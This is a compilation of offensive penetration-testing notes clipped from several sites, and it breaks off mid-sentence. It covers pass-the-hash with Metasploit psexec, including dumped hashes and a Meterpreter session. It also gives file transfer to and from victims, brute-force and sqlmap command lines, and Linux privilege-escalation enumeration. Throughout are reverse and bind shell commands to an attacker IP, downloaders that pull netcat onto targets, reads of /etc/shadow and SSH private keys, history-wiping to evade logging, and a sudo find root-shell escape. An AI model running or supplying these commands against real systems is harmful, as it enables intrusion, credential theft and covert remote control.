So, let's assume you used one of the previous local exploits and elevated your effective permissions. If you're looking to exploit other machines on the network, an old common exploit practice is to dump the local password hashes and run them through John the Ripper, L0phtcrack, or Rainbow Tables to crack the password. If you can get the password for the local Administrator account on one machine, you can usually use that password to exploit other machines on the network. Although, if the password is complex enough or LM hashes aren't even used, it can take a considerable amount of time to actually crack the password, which is where "passing the hash" comes in.

There is an excellent White Paper from SANS that goes much deeper into the subject than I can here. The gist of the technique is that instead of going through the extensive process of cracking the password, you can simply pass the clear text hash to the remote machine for authentication. The easiest tool I've found to utilize this technique is the PSEXEC module within Metasploit. Let's have a quick demonstration.

First, we use PWDUMP7 to dump the local password hashes. There is also a "hashdump" utility built into Metasploit, but we're working locally here, so maybe we can cover that later. Here is the resulting hash dump:

Administrator:500:NO PASSWORD**********:8846F7EAEE8FB117AD06BDD830B7586C:::
ASPNET:1006:0252CBAB72B4492F13D74481B172E825:B3236BC498A33A3CA9B3D4C8E48D3373:::
Guest:501:NO PASSWORD**********:NO PASSWORD**********:::
HelpAssistant:1000:107ECC6AB4CB35CFF2F678D9BC377703:B45E9E043A3889F9677F14CB7B2F54B9:::
IUSR_BUDLITE:1004:01C2F26EC4009168A67DFDCFBD090BB0:54D4FFC14D3C6460EEFD7A8194033430::
:
IWAM_BUDLITE:1005:379388EA83410A09DC58A39F55298A65:6DEAD04C4D643F7FAF3AEAAA16D68D7
F:::
SUPPORT_388945a0:1002:NO
PASSWORD**********:A8DAF152C2B78D9724CECC070C06E407:::

Notice that the Administrator has the entry "NO PASSWORD**********". This simply means that the LM hash is not available and we must replace the string with 32 zeros to utilize it.

Next, we fire up Metasploit and configure the password parameter for the PSEXEC module with the hash

that we dumped.

```
msf > search psexec
[*] Searching loaded modules for pattern 'psexec'...
Exploits
========
Name                Disclosure Date  Rank       Description
 ----                ---------------  ----       -----------
 windows/smb/psexec     1999-01-01       manual     Microsoft Windows Authenticated User Code Execution
 windows/smb/smb_relay  2001-03-31       excellent  Microsoft Windows SMB Relay Code Execution
msf > use windows/smb/psexec
msf exploit(psexec) > show options
Module options:
Name       Current Setting  Required  Description
 ----       ---------------  --------  -----------
 RHOST                       yes       The target address
 RPORT      445              yes       Set the SMB service port
 SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
 SMBPass                     no        The password for the specified username
 SMBUser                     no        The username to authenticate as
Exploit target:
Id  Name
 --  ----
 0   Automatic
msf exploit(psexec) > set RHOST 192.168.0.201
RHOST => 192.168.0.201
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass
00000000000000000000000000000000:8846F7EAEE8FB117AD06BDD830B7586C
SMBPass => 00000000000000000000000000000000:8846F7EAEE8FB117AD06BDD830B7586C
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.0.147:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.0.201:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \PXmhNDSB.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.0.201[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.0.201[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (vzchEyYr - "MFlhSviwvJVrxoiou")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (749056 bytes) to 192.168.0.201
[*] Deleting \PXmhNDSB.exe...
[*] Meterpreter session 1 opened (192.168.0.147:4444 -> 192.168.0.201:1085) at Fri Dec 31 15:57:45 -0500
2010
meterpreter >
```

And there we have our wonderful Meterpreter session, without even knowing what the actual Administrator password is.

From <http://hackingandsecurity.blogspot.com/2016/05/pass-hash.html>

Transferring Files

Wednesday, January 2, 2019 4:52 PM

Transferring files

First step after gaining access to a remote machine is to upload new tools.

Linux

Netcat

on target run:
nc -lvp 443> transfer.txt
on attacker run:
nc $ip 443 < transfer.txt
Or

on attacker run:

nc -lvp 443> transfer.txt
on target run:
cat transfer.txt | nc $attackerip 443
The attack box can now connect to port 443 and download a file called transfer.txt

Windows: ftp, tftp, powershell script to echo and write.

Download file with curl:

curl -O http://host/file

Upload a file with put:

curl --upload-file shell.php --url http://$ip/shell.php --http1.0

Start a web server in your local machine serving files within the current folder:

python -m SimpleHTTPServer

python3 -m http.server

php -S $ip:80

Send files using different commands:

nc -nlvp 4444 > incoming.exe

As an FTP server, metasploit has built in one:

use auxiliary/server/ftp
auxiliary/server/tftp

Simple Fast python FTP server no login details necessary

pip install pyftpdlib
python -m pyftpdlib -p 21

SMB share server:

```
python smbserver.py WORKSPACE /dir
```

Curl put:

```
curl -T 'file' 'http://$ip'
```

Linux, mounting a samba share:

```
smbclient -L 1.1.1.1 --no-pass
```

Simple HTTP Server with Upload

```
wget https://gist.githubusercontent.com/UniIsland/3346170/raw/059aca1d510c615df3d9fedafabac4d538ebe352/SimpleHTTPServerWithUpload.py ; chmod +x SimpleHTTPServerWithUpload.py; ./SimpleHTTPServerWithUpload.py
```

Simple HTTP Server with Upload

Windows

Paste the following code to get nc in the victim:

```
echo open <attacker_ip> 21> ftp.txt
echo USER offsec>> ftp.txt
echo ftp>> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
nc.exe <attacker_ip> 1234 -e cmd.exe
```

Echo up

https://pentest.ws/e/mQx1MdxD#tools/echo-up

Bounce port scanning

```
nc $ip 21
220 Femitter FTP Server ready.
USER anonymous
331 Password required for anonymous.
PASS foo
230 User anonymous logged in.
PORT 127,0,0,1,0,80
200 Port command successful.
LIST
```

Nice trick to share folders with RDP:

```
rdesktop (ip) -r disk:share=/home/bayo/store
```

With Powershell:

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://YOURIP:8000/afile.exe','C:\Users\YOURUSER\Desktop\afile.exe')"
```

Paste the following block in a command line to get a web client:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
```

```
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

Run with:

```
cscript wget.vbs http://<attacker_ip>/nc.exe nc.exe
```

Previous
Shells

Next
Web

Was this page helpful?

Let us know how we did

From <https://guide.offsecnewbie.com/transferring-files>

Linux

Wednesday, January 2, 2019 4:53 PM

Useful Linux Commands

Commands Explained

https://explainshell.com/

Kill a process using a port

```
lsof -t -i:443
kill -9 $PID
```

Append to end of file

```
echo 'text here' >> filename
```

Append ../../../../../to start of every line in a file + create new file

```
sed -e 's/^/../../../../../../' test > test.new
```

Copy output of command to clipboard

```
xclip -sel c < cat file.txt
```

Then Ctrl v to paste You may have to install xclip

```
apt-get install xclip
```

Crontab

- Sytanx:

```
minute hour day-month month day-week CMD
```

- `1 * * * * $` cmd runs every minute

Extracting archives

- tar xvfj test.tar.bz2
  tar zxvf test.tar.gz
  tar zxvf test.tar
  gzip -d test.gz
  unzip test.zip
  zcat rockyou.txt.gz > rockyou.txt

Compressing archives

- tar -zcvf test.tar test
  gzip test
  zip -9 test.zip test
  zip -r test.zip test/

Copy files remotely

- scp /path/to/local/file.txt user@targetIP:/path/to/share # local to remote
  scp -r user@targetIP:/path/to/share /local/share # remote to local
  cat ~/.ssh/id_rsa.pub | ssh user@targetIP 'cat >> .ssh/authorized_keys'

File Permissions

- t rwx rwx rwx type / owner / group / world
- Type is directory (d) or file (-).
- read (r) 4
- write (w) 2
- execute (e) 1
- chmod 755 test.sh Make a file executable
- find . -name "*.php" -type f -exec chmod 755 {} \;

Finding Files

- Update the database of file names on the system

  updatedb
- Reads the database and shows the location of a file

  locate file
- Show the path where the app is executed from

  which app
- Show all the files that start with sbd

  find / -name sbd*
- Show all world readable directories

  find / -perm -o+w -type d
- Show all world executable directories

  find / -perm -o+e -type d

Searching within files

- Search for the pattern xxx in a fil

  grep xxx file
- Search recursively for a pattern in a director

  grep -r
- Search for a pattern in a zip file

  zgrep

Others

- Import CA in java store

  sudo keytool -import -alias foo -trustcacerts -keystore cacerts -file cacert.der

Linux Security Audit Commands:
----------Useful commands to be used over network for Linux system
traceroutetraceroute 8.8.8.8# traceroute using ICMPtraceroute -I 8.8.8.8
nmap TCP syn scan, all TCP ports with scripts to all nmap output formatsnmap -sS -sV -sC -v -p- -oA all-tcp-127.0.0.1 127.0.0.1# nmap reverse DNS resolutionnmap -Pn -sn -R -oA dns-10.1.0.0_16 10.1.0.0/16# update the nmap scriptsnmap --script-updatedb# list nmap scriptsls -la /usr/share/nmap/scripts/# namp brute force scriptsnmap -vvv --script http-brute --script-args userdb=users.txt,passdb=pass.txt -p <port> <host>nmap --script vmauthd-brute -p <port> <host>nmap --script ftp-brute -p <port> <host># help for scriptnmap --script-help=ssl-heartbleed# scan using scriptnmap -sV –script=ssl-heartbleed.nse -p <port> <host># scan using set of scriptsnmap -sV --script=smb* -p

<port> <host># **nmap used as vulnerability scanner**mkdir /usr/share/nmap/scripts/vulscancd /usr/share/nmap/scripts/vulscangit clone https://github.com/scipag/vulscan.gitnmap -sV --script=vulscan/vulscan.nse 127.0.0.1
ncrackncrack -vv --user root <host>:<port># ncrack RDPncrack -vv -U username.txt -P password.txt <host>:3389# ncrack SSHncrack -vv --user root <host>:22
hydra# Bruteforce SSHhydra -L <user-list.txt> -P <password-list.txt> ssh://<host># Bruteforce IP router over HTTPhydra -V -l admin -P passwords.txt -t 36 -f -s 80 192.168.1.1 http-get /# Bruteforce FTPhydra -V -l admin -P passwords.txt -e ns -f -s 21 192.168.1.1 ftp# Bruteforce RDPhydra -t 1 -V -f -l username -P password.lst rdp://192.168.1.1

skipfish# basic scanskipfish -o out_dir https://www.host.com# using cookies to access authenticated pagesskipfish -o out_dir -I urls_to_scan -X urls_not_to_scan -C cookie1 =XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX -C cookie2 =XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX https://www.host.com
wfuzz# URL brute forcingwfuzz -c -z file,Directories_Common.wordlist --hc 404 http://<host>/FUZZ.php# **GET params brute forcing**wfuzz -c -z file,users.txt -z file,pass.txt --hc 404 http://<host>/index.php?user=FUZZ&pass=FUZ2Z

sqlmapsqlmap -u "http://host.com/vulnerable.php?param=12345"sqlmap -u "http://host.com/vulnerable.php?param=12345" --dbms "Microsoft SQL Server" --sql-query="select name,master.sys.fn_sqlvarbasetostr(password_hash) from master.sys.sql_loginssqlmap -u "http://host.com/vulnerable.php?param=12345" --dbms "Microsoft SQL Server" --dbssqlmap -u "http://host.com/vulnerable.php?param=12345" --dbms "Microsoft SQL Server" --dump -D database -T tablesqlmap -u "http://host.com/vulnerable.php?param=12345" --cookie "cookie1 =XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"sqlmap -r POST.txt -p field
My SQLmysql -u <username> -p --port <port> -h <host>mysqldump -h <host> -u <username> -p -f --port <port> --events --routines --triggers --all-databases > MySQLData.sql#
Oraclesqlplus "username/password@(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP) (HOST=hostname)(PORT=port))(CONNECT_DATA=(SERVER=dedicated) (SERVICE_NAME=servicename)))"
Postgrespsql -h 127.0.0.1 db_name username
SNMP# SNMPv1snmpwalk -mALL -v1 -cpublic <host>snmpwalk -mALL -v1 -cprivate <host>snmpget -mALL -v1 -cpublic <host> sysName.0# **SNMPv2**snmpwalk -v2c -cprivate <host>:<port>snmpget -v2c -cprivate -mALL <host> sysName.0 sysObjectID.0 ilomCtrlDateAndTime.0snmpset -mALL -v2c -cprivate <host> ilomCtrlHttpEnabled.0 i 1SUN-ILOM-CONTROL-MIB::ilomCtrlHttpEnabled.0 = INTEGER: true(1)# **SNMPv3**snmpwalk -v3 -l authPriv -u snmpadmin -a MD5 -A PaSSword -x DES -X PRIvPassWord <host>:<port> system
LDAPldapsearch -x -b "dc=company,dc=com" -s base -h <host>LDAPTLS_REQCERT=never ldapsearch -x -D "uid=Name.Surname,OU=People,DC=Company,DC=com" -W -H ldaps://<host> -b "uid=Name.Surname,OU=People,DC=Company,DC=com" -s subldapsearch -x -p 389 -h "127.0.0.1" -b "ou=people,dc=company,dc=com" -s sub "objectClass=*"ldapsearch -x -p 1389 -h "127.0.0.1" -b "dc=company,dc=com" -s one "objectClass=*"
ldapmodify -a -h "127.0.0.1" -p 389 -D "cn=Directory Manager" -w 'password' -f modify.ldifdn: ou=people,dc=company,dc=comobjectClass: topobjectClass: organizationalunitou: people...
ldap delete -x -D "cn=Directory Manager" -w 'password' -p 1389 -h "127.0.0.1" "uid=identifier,ou=people,dc=company,dc=com"
NFSshowmount -e 127.0.0.1mount -o r 127.0.0.1:/ /mnt/nfs
SSHFS# mountsshfs user@<host>:/remote/path /mnt/tmp -C -p 22# unmountfusermount -u /mnt/tmp
redirredir --laddr=<listen_address> --lport=<listen_port> --caddr=<connect_address> --cport=<connect_port>
sending HTTP post requestcurl --data "param1=value1&param2=value2" https://host.com/index.php
sending SOAP request#!/bin/sh
HOST=host.comPORT=8888
nc $HOST $PORT << __EOF__POST /services/ HTTP/1.1Host: host.com:8888Content-Type: text/xml;charset=UTF-8SOAPAction: ""
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="http://host.com/"> <soapenv:Header/> <soapenv:Body> <web:soapRequest> </web:soapRequest> </soapenv:Body></soapenv:Envelope>
Bash like SQL group bycat test.txt | sort | uniq -c | sort -n
Wireshark over SSHssh root@192.168.56.101 "sudo tcpdump -U -s0 -i lo -w - 'not port 22'" | wireshark -k -i -
HEX to PCAPxxd -r -p test.hex | od -Ax -tx1 | text2pcap - test.pcap
Parse JSONgrep -Po '"field" : .*?[^\\]",' test.json
tshark to Elasticsearch output./tshark -i any -f tcp -T ek -e "ip.addr" -e "tcp.port"

tshark display filter to filestshark -r input.pcap -Y "ip.src == 10.1.1.1" -w output.pcap -F pcap
john the ripper over GPU, start sessionjohn --session=session_name --format=opencl ~/hash.txt
john the ripper, continue sessionjohn --restore=session_name
----------Useful commands running locally on the Linux system.To quickly analyze the system and possibly help to escalate privileges.
Before connecting to remote system, enable logging record the interactive session. Only after perform e.g. ssh connect.script <filename>
loginssh username@hostname
check current shellecho $0
unset history fileunset HISTFILE
check current userwhoami
current folderpwd
list history of the userhistory
check systemuname -a
check uptimeuptime
check system variablesexport
processedps -ef
partitionsdf
find in filesfind . -name "*.java" -type f -exec fgrep -iHn "textToFind" {} \;find . -regex ".*\.\(c\|java\)" -type f -exec fgrep -iHn "textToFind" {} \;find / -maxdepth 4 -name *.conf -type f -exec grep -Hn "textToFind" {} \; 2>/dev/null# SUID files owned by rootfind / -uid 0 -perm -4000 -type f 2>/dev/null# SUID filesfind / -perm -4000 -type f 2>/dev/null# world writable directoriesfind / -perm -2 -type d 2>/dev/null
find passwords in files and ignore errors and filter out the proc and other foldersfind . 2> /dev/null | fgrep -v proc | fgrep -v lib64find . ! -path "*/proc/*" -type f -name "*" -exec fgrep -iHn password {} \;
reverse java jar files and find passwords therefind . -name "*.jar" -type f -exec ~/jd-cli/jd-cli -oc -l -n -st {} \; | egrep -i -e "Location:" -e "password" | uniq
check open ports and services listeningnetstat -anp
check defined hostscat /etc/hosts
check local IP addresses and interfacesifconfig -a
check sudo privilegessudo -l
check crontabcrontab -l
check inittabcat /etc/inittab
try to sniff traffictcpdumptcpdump not port 22 -w trace.pcap
check known hostscat ~/.ssh/known_hosts
try access mailshead /var/mail/root
list groups, userscat /etc/groupcat /etc/passwd
open netcat listener# open tcp listener and execute bash after connectnc -l -p <port> -e /bin/bash# connect to ncnc <host> <port># uset sctp instead of tcp to be less detectedwithsctp nc -l -p <port> -e /bin/bashwithsctp nc <host> <port>
logoutlogout
close script session Ctrl + D
---------- Custom or any network protocol ----------
Copy hex payload from wireshark of the required message
Send hex payload over networkecho "aabbccddeeff" | xxd -r -p | nc 127.0.0.1 8080
---------- Telco related ----------
svmap, send SIP OPTIONSsvmap -p5060,5061,5080-5090 10.0.0.1
svcracksvcrack -u100 -d dictionary.txt 10.0.0.1
SCTP proxy to send some message# SCTP payload protocol identifier will be default, not working with all serversmkfifo fifowith sctp nc -l -k -p port_local <fifo | withsctp nc 127.0.0.1 port > fifoecho "aabbccddeeff" | xxd -r -p | withsctp nc -q 1 127.0.0.1 port_local
SSH tunnel and TCP to SCTP proxy# SCTP payload protocol identifier will be default, not working with all servers# Workstation --(SSH)--> sctp_client --(SCTP)--> sctp_server# on sctp_client executenc -l -k -p port <fifo | withsctp nc -p <source_port> <remote_sctp_server_ip> <remote_sctp_server_port> >fifossh -L port:localhost:port username@<remote_machine_running_nc># then on workstation TCP connect to localhost:port will be tunneled to remote machine over SSH and forwarded to remote_sctp_server over sctp

From <https://www.h21lab.com/tools/penetration-testing-cheat-sheet>

Enumeration is the key.

(Linux) privilege escalation is all about:
Collect - Enumeration, more enumeration and some more enumeration.
Process - Sort through data, analyse and prioritisation.
Search - Know what to search for and where to find the exploit code.
Adapt - Customize the exploit, so it fits. Not every exploit work for every system "out of the box".
Try - Get ready for (lots of) trial and error.

Operating System
What's the distribution type? What version?
cat /etc/issue
cat /etc/*-release
  cat /etc/lsb-release
  cat /etc/redhat-release

What's the Kernel version? Is it 64-bit?
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-

What can be learnt from the environmental variables?
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set

Is there a printer?
lpstat -a

Applications & Services
What services are running? Which service has which user privilege?
ps aux
ps -ef
top
cat /etc/service

Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!
ps aux | grep root
ps -ef | grep root

What applications are installed? What version are they? Are they currently running?

ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/

Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/

What jobs are scheduled?
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root

Any plain text usernames and/or passwords?
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"   # Joomla

Communications & Networking
What NIC(s) does the system have? Is it connected to another network?
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network

What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?
cat /etc/resolv.conf
cat /etc/sysconfig/network

cat /etc/networks
iptables -L
hostname
dnsdomainname

What other users & hosts are communicating with the system?
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w

Whats cached? IP and/or MAC addresses
arp -e
route
/sbin/route -nee

Is packet sniffing possible? What can be seen? Listen to live traffic
tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.2.2.222 21

Have you got a shell? Can you interact with the system?
http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
nc -lvp 4444 # Attacker. Input (Commands)
nc -lvp 4445 # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445 # On the targets system. Use the attackers IP!

Is port forwarding possible? Redirect and interact with traffic from another view
rinetd
http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch

fpipe
FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7

ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
ssh -L 8080:127.0.0.1:80 root@192.168.1.7 # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7 # Remote Port

mknod backpipe p ; nc -l -p [remote port] < backpipe | nc [local IP] [local port] >backpipe
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.1.1.251 80 >backpipe # Port Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow 1>
backpipe # Proxy (Port 80 to 8080)

mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow & 1> backpipe   # Proxy monitor (Port 80 to 8080)

Is tunnelling possible? Send commands locally, remotely
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig

Confidential Information & Users
Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?
id
who
w
last
cat /etc/passwd | cut -d: # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
sudo -l

What sensitive files can be found?
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/

Anything "interesting" in the home directorie(s)? If it's possible to access
ls -ahlR /root/
ls -ahlR /home/

Are there any passwords in; scripts, databases, configuration files or log files? Default paths and locations for passwords
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg

What has the user being doing? Is there any password in plain text? What have they been edting?
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history

What user information can be found?
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root

cat /var/spool/mail/root

Can private-key information be found?
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key

File Systems
Which configuration files can be written in /etc/? Able to reconfigure a service?
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null   # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null   # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null   # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null   # Other

find /etc/ -readable -type f 2>/dev/null   # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null   # Anyone

What can be found in /var/ ?
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases

Any settings/files (hidden) on website? Any settings file with database information?
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/

Is there anything in the log file(s) (Could help with "Local File Includes"!)
http://www.thegeekstuff.com/2011/08/linux-var-log-files/
cat /etc/httpd/logs/access_log

cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp

If commands are limited, you break out of the "jail" shell?
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh -i

How are file-systems mounted?
mount
df -h

Are there any unmounted file-systems?

cat /etc/fstab

What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID
find / -perm -1000 -type d 2>/dev/null # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here
find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - run as the group, not the user who started it.
find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - run as the owner, not the user who started it.

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID
for i in `locate -r "bin$"`; do find $i \(-perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)

find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null

Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm
find / -writable -type d 2>/dev/null # world-writeable folders
find / -perm -222 -type d 2>/dev/null # world-writeable folders
find / -perm -o+w -type d 2>/dev/null # world-writeable folders

find / -perm -o+x -type d 2>/dev/null # world-executable folders

find / \(-perm -o+w -perm -o+x \) -type d 2>/dev/null # world-writeable & executable folders

Any "problem" files? Word-writeable, "nobody" files
find / -xdev -type d \(-perm -0002 -a ! -perm -1000 \) -print # world-writeable files
find /dir -xdev \(-nouser -o -nogroup \) -print # Noowner files

Preparation & Finding Exploit Code
What development tools/languages are installed/supported?
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc

How can files be uploaded?
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp

Linux Privilege Escalation using Sudo Rights
NOTE:
(ALL:ALL) can also represent as (ALL)
If you found (root) in place of (ALL:ALL) then it denotes that user can run the command as root.
If nothing is mention for user/group then it means sudo defaults to the root user.

Traditional Method to assign Root Privilege
visudo
usertest ALL=(ALL:ALL) ALL
or
usertest ALL=(ALL) ALL

Spawn Root Access
Suppose you successfully login into victim's machine through ssh and want to know sudo rights for the current user then execute below command.
sudo -l
In the traditional method, PASSWD option is enabled for user authentication while executing above command and it can be disabled by using NOPASSWD tag. The highlighted text is indicating that current user is authorized to execute all command. Therefore we have obtained root access by executing the command.
sudo su
id

Default Method to assign Root Privilege
Default Method to assign Root Privilege to usertest under User Privilege Specification category.
visudo
usertest ALL=ALL
or
usertest ALL=(root) ALL

Allow Root Privilege to Binary commands
Sometimes the user has the authorization to execute any file or command of a particular directory such as /bin/cp, /bin/cat or /usr/bin/ find, this type of permission lead to privilege escalation for root access and it can be implemented with help of following steps.
usertest ALL=(root) NOPASSWD: /usr/bin/find
NOTE: Here NOPASSWD tag that means no password will be requested for the user while running sudo -l command.

Spawn Root Access using Find Command
compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.
sudo -l
> User usertest may run the following commands on ubuntu
> (root) NOPASSWD: /usr/bin/find
indicating that the usertest can run any command through find command. Therefore we got root access by executing below commands.
sudo find /home -exec /bin/bash \;
id
> uid=0(root) gid=0(root) groups=0(root)

Allow Root Privilege to Binary Programs
Sometimes admin assigns delicate authorities to a particular user to run binary programs which allow a

